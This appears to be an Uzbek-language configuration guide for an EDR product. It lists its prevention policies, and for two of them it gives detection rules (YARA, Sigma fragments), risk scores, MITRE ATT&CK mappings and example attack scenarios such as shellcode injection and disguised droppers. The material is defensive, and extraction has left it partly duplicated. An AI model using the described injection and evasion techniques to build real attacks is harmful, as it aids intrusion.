		<table><tr><th>Aniqlash metodi</th><th>Tavsifi</th></tr><tr><td>Memory region scanning</td><td>Jarayonlar xotirasida RWX (Read-Write-Execute) huquqli segmentlarni izlaydi.</td></tr><tr><td>API call monitoring</td><td>VirtualAlloc, WriteProcessMemory, NtProtectVirtualMemory, CreateThread, ShellExecuteA kabi chaqiruvlar</td></tr><tr><td>Entropy analysis</td><td>Shifrlangan yoki pack qilingan kodni topish uchun xotira segmentlarining entropiyasini baholaydi.</td></tr><tr><td>Heuristics + ML model</td><td>Kod yaratilgach darhol bajarilganini, tarmoqga chiqishni yoki boshqa jarayonni chaqirganini kuzatadi.</td></tr><tr><td>Inline hooking detection</td><td>Legit jarayonlarga kod kiritilganini aniqlaydi (masalan, explorer.exe ichida kod injeksiya qilingan).</td></tr></table>	Aniqlash metodi	Tavsifi	Memory region scanning	Jarayonlar xotirasida RWX (Read-Write-Execute) huquqli segmentlarni izlaydi.	API call monitoring	VirtualAlloc, WriteProcessMemory, NtProtectVirtualMemory, CreateThread, ShellExecuteA kabi chaqiruvlar	Entropy analysis	Shifrlangan yoki pack qilingan kodni topish uchun xotira segmentlarining entropiyasini baholaydi.	Heuristics + ML model	Kod yaratilgach darhol bajarilganini, tarmoqga chiqishni yoki boshqa jarayonni chaqirganini kuzatadi.	Inline hooking detection	Legit jarayonlarga kod kiritilganini aniqlaydi (masalan, explorer.exe ichida kod injeksiya qilingan).																			
Aniqlash metodi	Tavsifi																																
Memory region scanning	Jarayonlar xotirasida RWX (Read-Write-Execute) huquqli segmentlarni izlaydi.																																
API call monitoring	VirtualAlloc, WriteProcessMemory, NtProtectVirtualMemory, CreateThread, ShellExecuteA kabi chaqiruvlar																																
Entropy analysis	Shifrlangan yoki pack qilingan kodni topish uchun xotira segmentlarining entropiyasini baholaydi.																																
Heuristics + ML model	Kod yaratilgach darhol bajarilganini, tarmoqga chiqishni yoki boshqa jarayonni chaqirganini kuzatadi.																																
Inline hooking detection	Legit jarayonlarga kod kiritilganini aniqlaydi (masalan, explorer.exe ichida kod injeksiya qilingan).																																
		<p>- "NtProtectVirtualMemory"</p> <p>condition: selection</p> <p><b>Risk Scoring:</b></p> <table><tr><th>Xatti-harakat</th><th>Ball</th></tr><tr><td>VirtualAlloc + shellcode yozilgan + bajarilgan</td><td>3</td></tr><tr><td>RWX segmentlar aniqlangan</td><td>2</td></tr><tr><td>Kod tarmoqga ulanish yoki injeksiya qilgan</td><td>3</td></tr><tr><td>Parent jarayon shubhali (rundll32, mshta, wscript)</td><td>2</td></tr><tr><td>Umumiy risk score: 7–10 → Yuqori–Kritik xavf</td><td></td></tr></table> <p><b>MITRE ATT&amp;CK Mapping:</b></p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1055</td><td>Process Injection</td><td>Boshqa jarayonga runtime code yozish</td></tr><tr><td>T1059</td><td>Command and Scripting Interpreter</td><td>Dinamik tarzda bajarilayotgan scriptlar (masalan, PowerShell)</td></tr><tr><td>T1027</td><td>Obfuscated Files or Information</td><td>Kodni yashirish va keyin ochish</td></tr><tr><td>T1203</td><td>Exploitation for Client Execution</td><td>Dinamik ekspluatatsiya kodlari</td></tr><tr><td>T1499</td><td>Endpoint Denial of Service (ba'zida)</td><td>Xotirani to'ldirish orqali DoS yaratish</td></tr></table> <p><b>Misol holatlar</b></p> <ul style="list-style-type: none"><li><b>Misol 1:</b> powershell.exe orqali VirtualAlloc va WriteProcessMemory ishlatilgan, keyin CreateThread orqali injeksiya qilingan shellcode ishga tushirilgan.</li><li><b>Misol 2:</b> explorer.exe ichida RWX xotira segmenti aniqlanib, unda kod ishlayotganligi aniqlangan.</li></ul>	Xatti-harakat	Ball	VirtualAlloc + shellcode yozilgan + bajarilgan	3	RWX segmentlar aniqlangan	2	Kod tarmoqga ulanish yoki injeksiya qilgan	3	Parent jarayon shubhali (rundll32, mshta, wscript)	2	Umumiy risk score: 7–10 → Yuqori–Kritik xavf		MITRE ID	Technique	Tavsifi	T1055	Process Injection	Boshqa jarayonga runtime code yozish	T1059	Command and Scripting Interpreter	Dinamik tarzda bajarilayotgan scriptlar (masalan, PowerShell)	T1027	Obfuscated Files or Information	Kodni yashirish va keyin ochish	T1203	Exploitation for Client Execution	Dinamik ekspluatatsiya kodlari	T1499	Endpoint Denial of Service (ba'zida)	Xotirani to'ldirish orqali DoS yaratish	
Xatti-harakat	Ball																																
VirtualAlloc + shellcode yozilgan + bajarilgan	3																																
RWX segmentlar aniqlangan	2																																
Kod tarmoqga ulanish yoki injeksiya qilgan	3																																
Parent jarayon shubhali (rundll32, mshta, wscript)	2																																
Umumiy risk score: 7–10 → Yuqori–Kritik xavf																																	
MITRE ID	Technique	Tavsifi																															
T1055	Process Injection	Boshqa jarayonga runtime code yozish																															
T1059	Command and Scripting Interpreter	Dinamik tarzda bajarilayotgan scriptlar (masalan, PowerShell)																															
T1027	Obfuscated Files or Information	Kodni yashirish va keyin ochish																															
T1203	Exploitation for Client Execution	Dinamik ekspluatatsiya kodlari																															
T1499	Endpoint Denial of Service (ba'zida)	Xotirani to'ldirish orqali DoS yaratish																															

				<p>• <b>Misol</b> <span style="float: right;"><b>3:</b></span> mshta.exe orqali Base64 formatdagi kod dekod qilingan va xotirada bajarilgan.</p> <p><b>Xulosa</b></p> <p>"Dynamic Code – Malicious Runtime Generated Code Detected" funksiyasi — fileless hujumlar, shellcode injection va evasive malwarega qarshi kurashda EDR'ning eng muhim komponentlaridan biridir. Bunday tahdidlar an'anaviy antiviruslar tomonidan ko'rilmaydi. Shu sababli bu funksiya memory-level monitoring, real-time behavioral analysis, va qoidaviy aniqlash kombinatsiyasi asosida ishlashi shart. Yuqori xavfli holatlarda darhol karantinga olish, izolyatsiya qilish, va incident response (IRP) boshlash zarur.</p>
45.	Executable Format - Bad Executable File Format	<p><b>Funksiyaga tarif</b></p> <p>Bu funksiya EDR tomonidan noto'g'ri yoki buzilgan bajariladigan (executable) fayl formatini aniqlash uchun ishlatiladi.</p> <p>PE (Portable Executable) formatidan chetga chiqqan, qasddan buzilgan yoki noto'g'ri strukturaga ega fayllar odatda antiviruslarni chalg'itish, sandboxdan qochish, yoki exploitlar ishlatish uchun qo'llaniladi.</p> <p><b>Vazifasi</b></p> <ul style="list-style-type: none"> <li>Tizimdagi standartga mos bo'lmagan yoki manipulyatsiyalangan .exe, .dll, .sys fayllarni aniqlash.</li> <li>Fayl strukturasi orqali antiviruslardan yashirinadigan zararli ob'ektlarni fosh qilish.</li> <li>Faylni ishga tushirishdan oldin tekshiruv orqali zararli yuklama yoki ekspluatatsiyani oldini olish.</li> </ul>	Monitoring or Block, Enabled	<p><b>Aniqlash uchun qanday qoidalar yozish mumkinligi:</b></p> <p>YARA qoidasi – PE struktura bo'yicha:</p> <pre>rule BadExecutableFormat {   meta:     description = "Detects malformed or suspicious PE files"   condition:     uint16(0) != 0x5A4D or     uint32(0x3C) &gt; filesize or     filesize &lt; 512 or     not pe.is_pe }</pre> <p><b>Sigma qoidasi – fayl nomi va kengaytmasi bo'yicha (SIEM uchun):</b></p> <p><b>detection:</b> <b>selection:</b></p>

Aniqlash mexanizmlari / metodlari:

Aniqlash usuli	Tavsifi
PE header verification	DOS header (MZ), PE signature (PE\0\0), Section table, Import table strukturasi tekshiriladi.
Entropy analysis	Fayl segmentlari g'alati shifrlangan yoki compress qilinganmi — aniqlanadi.
Format mismatch detection	.exe fayl kengaytmasi bor, lekin format .pdf yoki .jpg ga o'xshagan bo'lsa.
Suspicious stub detection	Faylda UPX, Null, Fake overlay, packer marker kabi noto'g'ri yoki yashirin yuklovchi mavjudligi.
Signature mismatch	Fayl imzosi mavjud emas yoki strukturasi bilan mos emas.

FileName|endswith: ".exe"  
FileExtensionMismatch: true  
condition: selection

Risk Scoring:

Holat	Ball
PE header noto'g'ri yoki noto'liq	3
Faylning segmentlari noto'g'ri tashkil etilgan	2
Format-kengaytma mos emas (masalan, .exe lekin PDF)	2
Fayl UPX yoki maxfiy stub bilan pack qilingan	2

Umumiy risk score: 6–8 ball → O'rta–yuqori xavf (Medium–High Risk)  
Bu fayllar ko'pincha antimalware tizimlarini aldash, sandboxdan qochish uchun ishlatiladi.

MITRE ATT&CK Mapping

MITRE ID	Technique	Tavsifi
T1204.002	User Execution: Malicious File	Foydalanuvchi buzilgan .exe faylni ishga tushiradi
T1036.005	Masquerading: Match Legitimate Name or Location	Fayl o'zini ishonchli faylga o'xshatadi
T1027	Obfuscated Files or Information	Fayl tuzilmasi buzilgan yoki yashirilgan
T1140	Deobfuscate/Decode Files or Information	Fayl ichida yashirin kod segmentlari aniqlanadi

Misol holatlar

- Misol invoice.exe — kengaytmasi .exe, lekin fayl aslida PDF fayl tuzilmasiga ega. Fayl ochilayotganda malicious dropper ishga tushadi.

				<ul style="list-style-type: none"> <li>• Misol 2: Fayl UPX bilan qadoqlangan, lekin UPX imzosi noto‘g‘ri yozilgan — bu packer’ni aniqlashni qiyinlashtiradi.</li> <li>• Misol 3: Faylda MZ mavjud, lekin PE sarlavhasi noto‘g‘ri joylashgan — debugger va sandbox’lar chalkashadi.</li> </ul> <p><b>Xulosa</b></p> <p>"Bad Executable File Format" funksiyasi — bu EDR’ning statik analiz darajasida ishlaydigan xavfsizlik qatlamidir, u zararli fayllarning yashirin tuzilmalarini aniqlab, ularni ijroga chiqmasdan oldin bloklaydi.</p> <p>Bu funksiya obfuscation, sandbox evasion, va zero-day dropper’larga qarshi samarali himoya beradi.</p> <p>Threat hunting va binary forensics jarayonlarida ham katta yordam beradi.</p>
46.	Executable Stack - A Stack with Executable Code		Monitoring or Block, Enabled	
47.	Executed Program has no installer		Monitoring or Block, Enabled	
48.	Fake Critical Program - Program Attempted to Hide as a Service		Monitoring or Block, Enabled	
49.	Fake Packer - A Fake Known Packer Detected		Monitoring or Block, Enabled	
50.	Hidden Process - Connection Attempt from a Hidden Process		Monitoring or Block, Enabled	
51.	Injected Executable - Connection		Monitoring or Block, Enabled	

	Attempt from an Injected Executable			
52.	Injected Process - Process Created from an Injected Thread		Monitoring or Block, Enabled	
53.	Injected Thread - Connection from an Injected Thread		Monitoring or Block, Enabled	
54.	Invalid Checksum - Connection Attempt from Application with Invalid Checksum		Monitoring or Block, Enabled	
55.	Invalid Execution - Code Executed from an Invalid Memory Location		Monitoring or Block, Enabled	
56.	Invalid Pointer - Invalid Stack Pointer Value		Monitoring or Block, Enabled	
57.	Kernel Injection - Code Injected from Kernel to User Mode		Monitoring or Block, Enabled	
58.	Keylogging Activity Detected		Monitoring or Block, Enabled	
59.	Known Packer - Activity by an Application packed by a Known Packer was detected		Monitoring or Block, Enabled	
60.	Malicious File Detected		Monitoring or Block, Enabled	

61.	Malicious Process - A Process is Interfering with Collector's Operation		Monitoring or Block, Enabled	
62.	Malicious Website Detected - Attempt to access a malicious website, domain or IP address		Monitoring or Block, Enabled	
63.	Modified Executable - Connection from an In-Memory Modified Executable		Monitoring or Block, Enabled	
64.	Network Scanning Attempt Detected		Logging, Enabled	
65.	Non-standard Communication - Use of non-standard communication method detected		Monitoring or Block, Enabled	
66.	PUP - Potentially Unwanted Program		Monitoring or Block, Enabled	
67.	Partially Mapped - Partially Mapped Executable File on Stack		Logging, Enabled	
68.	Privilege Escalation Exploit Detected - A malicious escalation of privileges was detected		Monitoring or Block, Enabled	
69.	Process Hollowing - Process Code Was Replaced		Monitoring or Block, Enabled	

70.	Process Injection - Entry Point Modification Detected		Monitoring or Block, Enabled	
71.	Protected System Configuration - Modification Attempt of Protected Configuration		Monitoring or Block, Enabled	
72.	Stack Pivot - Stack Pointer is Out of Bounds		Monitoring or Block, Enabled	
73.	Stack Tampering - Stack Collection Interrupted		Monitoring or Block, Enabled	
74.	Suspicious Application - Connection Attempt from a Suspicious Application		Monitoring or Block, Enabled	
75.	Suspicious Macro - A macro has performed suspicious actions		Monitoring or Block, Enabled	
76.	Suspicious Packer - Activity by an Application packed by a Suspicious Packer was detected		Monitoring or Block, Enabled	
77.	Suspicious Script Execution - A script was executed in a suspicious context		Monitoring or Block, Enabled	
78.	Tampered Executable - Critical		Monitoring or Block, Enabled	

	Executable was Tampered With			
79.	Unconfirmed Executable - Executable File Failed Verification Test		Monitoring or Block, Enabled	
80.	Unmapped Executable - Executable File Without a Corresponding File System Reference		Monitoring or Block, Enabled	
81.	Writable Code - Identified an Executable with Writable Code		Monitoring or Block, Enabled	
<b>Ransomware Preventions</b>				
	Debugged Process - Connection from a Debugged Process		Logging, Enabled	
	Disk encryption attempt detected - Suspicious full disk encryption was detected		Monitoring or Block, Enabled	
	Dynamic Code - Malicious Runtime Generated Code Detected		Monitoring or Block, Enabled	
	Executable Format - Bad Executable File Format		Monitoring or Block, Enabled	



	Executable Stack - A Stack with Executable Code		Monitoring or Block, Enabled	
	Executed Program has no installer		Monitoring or Block, Enabled	
	Fake Critical Program - Program Attempted to Hide as a Service		Monitoring or Block, Enabled	
	Fake Packer - A Fake Known Packer Detected		Monitoring or Block, Enabled	
	File Encryptor - Suspicious file modification		Monitoring or Block, Enabled	
	Hidden Process - Connection Attempt from a Hidden Process		Monitoring or Block, Enabled	
	Injected Executable - Connection Attempt from an Injected Executable		Monitoring or Block, Enabled	
	Injected Process - Process Created from an Injected Thread		Monitoring or Block, Enabled	
	Injected Thread - Connection from an Injected Thread		Monitoring or Block, Enabled	
	Invalid Checksum - Connection Attempt from Application		Monitoring or Block, Enabled	


	with Invalid Checksum			
	Invalid Execution - Code Executed from an Invalid Memory Location		Monitoring or Block, Enabled	
	Invalid Pointer - Invalid Stack Pointer Value		Monitoring or Block, Enabled	
	Kernel Injection - Code Injected from Kernel to User Mode		Monitoring or Block, Enabled	
	Known Packer - Activity by an Application packed by a Known Packer was detected		Monitoring or Block, Enabled	
	Malicious File Detected		Monitoring or Block, Enabled	
	Malicious Process - A Process is Interfering with Collector's Operation		Monitoring or Block, Enabled	
	Modified Executable - Connection from an In-Memory Modified Executable		Monitoring or Block, Enabled	
	PUP - Potentially Unwanted Program		Monitoring or Block, Enabled	
	Partially Mapped - Partially Mapped Executable File on Stack		Logging, Enabled	


	Privilege Escalation Exploit Detected - A malicious escalation of privileges was detected		Monitoring or Block, Enabled	
	Process Hollowing - Process Code Was Replaced		Monitoring or Block, Enabled	
	Process Injection - Entry Point Modification Detected		Monitoring or Block, Enabled	
	Stack Pivot - Stack Pointer is Out of Bounds		Monitoring or Block, Enabled	
	Stack Tampering - Stack Collection Interrupted		Logging, Enabled	
	Suspicious Application - Connection Attempt from a Suspicious Application		Monitoring or Block, Enabled	
	Suspicious Packer - Activity by an Application packed by a Suspicious Packer was detected		Monitoring or Block, Enabled	
	Tampered Executable - Critical Executable was Tampered With		Monitoring or Block, Enabled	
	Unconfirmed Executable - Executable File		Monitoring or Block, Enabled	

	Failed Verification Test			
	Unmapped Executable - Executable File Without a Corresponding File System Reference		Monitoring or Block, Enabled	
	Writable Code - Identified an Executable with Writable Code		Monitoring or Block, Enabled	
<b>Device Control</b>				
	USB Application Specific Device Detected		Monitoring or Block, Enabled	
	USB Audio Device Detected		Monitoring or Block, Enabled	
	USB Audio/Video Device Detected		Monitoring or Block, Enabled	
	USB Base Class Device Detected		Monitoring or Block, Enabled	
	USB Billboard Device Detected		Monitoring or Block, Enabled	
	USB CDC-Data Device Detected		Monitoring or Block, Enabled	
	USB Communications and CDC Control Device Detected		Monitoring or Block, Enabled	
	USB Content Security Device Detected		Monitoring or Block, Enabled	


	USB Diagnostic Device Detected		Monitoring or Block, Enabled	
	USB Hub Detected		Monitoring or Block, Enabled	
	USB Human Interface Control Device Detected		Monitoring or Block, Enabled	
	USB Mass Storage Device Detected		Monitoring or Block, Enabled	
	USB Miscellaneous Device Detected		Monitoring or Block, Enabled	
	USB Personal Healthcare Device Detected		Monitoring or Block, Enabled	
	USB Physical Device Detected		Monitoring or Block, Enabled	
	USB Printer Detected		Monitoring or Block, Enabled	
	USB Smart Card Detected		Monitoring or Block, Enabled	
	USB Still Imaging Device Detected		Monitoring or Block, Enabled	
	USB Type-C Bridge Device Detected		Monitoring or Block, Enabled	
	USB Unknown Device Detected		Monitoring or Block, Enabled	
	USB Vendor Specific Device Detected		Monitoring or Block, Enabled	
	USB Video Detected		Monitoring or Block, Enabled	
	USB Wireless Controller Device Detected		Monitoring or Block, Enabled	


<b>Application Control</b>				
	Blocklist - Execution attempt of an application that is included in your blocklist		Monitoring or Block, Enabled	
<b>eXtended Detection</b>				
	Suspicious activity Detected			
	Suspicious authentication activity Detected			
	Suspicious email activity Detected			
	Suspicious network activity Detected			
<b>Path Management</b>				











□ **Alohida izohlar:**

**Collector Agent** – Har bir endpointda oʻrnatiladi va real vaqtli tahdidlarni yigʻadi.

**Aggregator** – Koʻplab agentlardan kelayotgan trafikni konsolidatsiya qiladi (katta tarmoqlarda ishlatiladi).

**Manager** – FortiEDRʼning boshqaruv paneli (vab interfeys), barcha siyosatlar, sozlamalar va hisobotlar shu yerda.

